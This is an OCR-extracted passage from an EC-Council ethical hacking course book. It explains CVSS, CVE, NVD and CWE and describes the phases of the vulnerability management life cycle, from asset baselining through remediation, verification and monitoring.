


Figure 5.1: Common Vulnerability Scoring System Calculator Version 3

Common Vulnerabilities and Exposures (CVE)

Source: *https://cve.mitre.org*

CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. The use of CVE Identifiers, or "CVE IDs," which

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

are assigned by CVE Numbering Authorities (CNAs) from around the world, ensures confidence among parties when discussing or sharing information about a unique software or firmware vulnerability. CVE provides a baseline for tool evaluation and enables data exchange for cybersecurity automation. CVE IDs provide a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. In short, products and services compatible with CVE provide better coverage, easier interoperability, and enhanced security.

What CVE is:

- One identifier for one vulnerability or exposure
- One standardized description for each vulnerability or exposure
- A dictionary rather than a database
- A method for disparate databases and tools to "speak" the same language
- The way to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for the public to download and use
- Industry-endorsed via the CVE Numbering Authorities, CVE Board, and the numerous products and services that include CVE




Figure 5.2: Common Vulnerabilities and Exposures (CVE)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

National Vulnerability Database (NVD)

Source: *https://nvd.nist.gov*

The NVD is the U.S. government repository of standards-based vulnerability management data. It uses the Security Content Automation Protocol (SCAP). Such data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

The NVD performs an analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with the analysis of CVEs by aggregating data points from the description, references supplied, and any supplemental data that are publicly available. This analysis results in association impact metrics (Common Vulnerability Scoring System – CVSS), vulnerability types (Common Weakness Enumeration — CWE), and applicability statements (Common Platform Enumeration — CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing; it relies on vendors, third party security researchers, and vulnerability coordinators to provide information that is used to assign these attributes.




Figure 5.3: Screenshot showing CVE details in the National Vulnerability Database (NVD)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Weakness Enumeration (CWE)

Source: *https://cwe.mitre.org*

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security. The latest version 3.2 of the CWE standard was released in January 2019. It has over 600 categories of weaknesses, which gives CWE the ability to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. It also has an advanced search technique where attackers can search and view weaknesses based on research concepts, development concepts, and architectural concepts.





Figure 5.4: Screenshot showing CWE results for SMB query

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability-Management Life Cycle

The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. This includes defining the risk posture and policies for an organization, creating a complete asset list of systems, scanning and assessing the environment for vulnerabilities and exposures, and taking action to mitigate the vulnerabilities that are identified. The implementation of a vulnerability management lifecycle helps gain a strategic perspective regarding possible cybersecurity threats and renders insecure computing environments more resilient to attacks.

Vulnerability management should be implemented in every organization as it evaluates and controls the risks and vulnerabilities in the system. The management process continuously examines the IT environments for vulnerabilities and risks associated with the system.

Organizations should maintain a proper vulnerability management program to ensure overall information security. Vulnerability management provides the best results when it is implemented in a sequence of well-organized phases.

The phases involved in vulnerability management are:

- **Identify Assets and Create a Baseline**

  This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of each system. This creates a good baseline for vulnerability management. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration of each system in order to develop and maintain a system baseline.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulnerability Scan**

  This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization's infrastructure. Vulnerability scans can also be performed on applicable compliance templates to assess the organization's Infrastructure weaknesses against the respective compliance guidelines.

- **Risk Assessment**

  In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

- **Remediation**

  Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful implementation of the baseline and assessment steps.


- **Verification**

  In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase provides clear visibility into the firm and allows the security team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

- **Monitor**

  Organizations need to performed regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pre-Assessment Phase

Identify Assets and Create a Baseline

The pre-assessment phase is a preparatory phase, which involves defining policies and standards, clarifying the scope of the assessment, designing appropriate information protection procedures, and identifying and prioritizing critical assets to create a good baseline for vulnerability management.

The following are the steps involved in creating a baseline:

1. Identify and understand business processes
2. Identify the applications, data, and services that support the business processes and perform code reviews
3. Identify the approved software, drivers, and basic configuration of each system
4. Create an inventory of all assets, and prioritize or rank the critical assets
5. Understand the network architecture and map the network infrastructure
6. Identify the controls already in place
7. Understand policy implementation and practice standard compliance with business processes
8. Define the scope of the assessment
9. Create information protection procedures to support effective planning, scheduling, coordination, and logistics


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Classify the identified assets according to the business needs. Classification helps to identify the high business risks in an organization. Prioritize the rated assets based on the impact of their failure and their reliability in the business.

Prioritization helps:

- Evaluate and decide a solution for the consequence of the assets failing
- Examine the risk tolerance level
- Organize methods for prioritizing the assets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Assessment Phase


The vulnerability assessment phase refers to identifying vulnerabilities in the organization's infrastructure, including the operating system, web applications, and web server. It helps identify the category and criticality of the vulnerability in an organization and minimizes the level of risk. The ultimate goal of vulnerability scanning is to scan, examine, evaluate, and report the vulnerabilities in the organization's information system.

The assessment phase involves examining the architecture of the network, evaluating threats to the environment, performing penetration testing, examining and evaluating physical security, analyzing physical assets, assessing operational security, observing policies and procedures, and assessing the infrastructure's interdependencies.

Steps involved in the assessment phase:

1. Examine and evaluate the physical security
2. Check for misconfigurations and human errors
3. Run vulnerability scans using tools
4. Select the type of scan based on the organization or compliance requirements
5. Identify and prioritize vulnerabilities
6. Identify false positives and false negatives
7. Apply the business and technology context to scanner results
8. Perform OSINT information gathering to validate the vulnerabilities
9. Create a vulnerability scan report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Post Assessment Phase

The post-assessment phase, also known as the recommendation phase, is performed after and based on risk assessment. Risk characterization is categorized by key criteria, which helps prioritize the list of recommendations.

The tasks performed in the post-assessment phase include:

- Creating a priority list for assessment recommendations based on the impact analysis
- Developing an action plan to implement the proposed remediation
- Capturing lessons learned to improve the complete process in the future
- Conducting training for employees

Post assessment includes risk assessment, remediation, verification, and monitoring.

- **Risk Assessment**

  In the risk assessment phase, risks are identified, characterized, and classified along with the techniques used to control or reduce their impact. It is an important step toward identifying the security weaknesses in the IT architecture of an organization.

  The tasks performed in the risk assessment phase include:

  - Perform risk categorization based on risk ranking (for example, critical, high, medium, and low)
  - Assess the level of impact
  - Determine the threat and risk levels

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
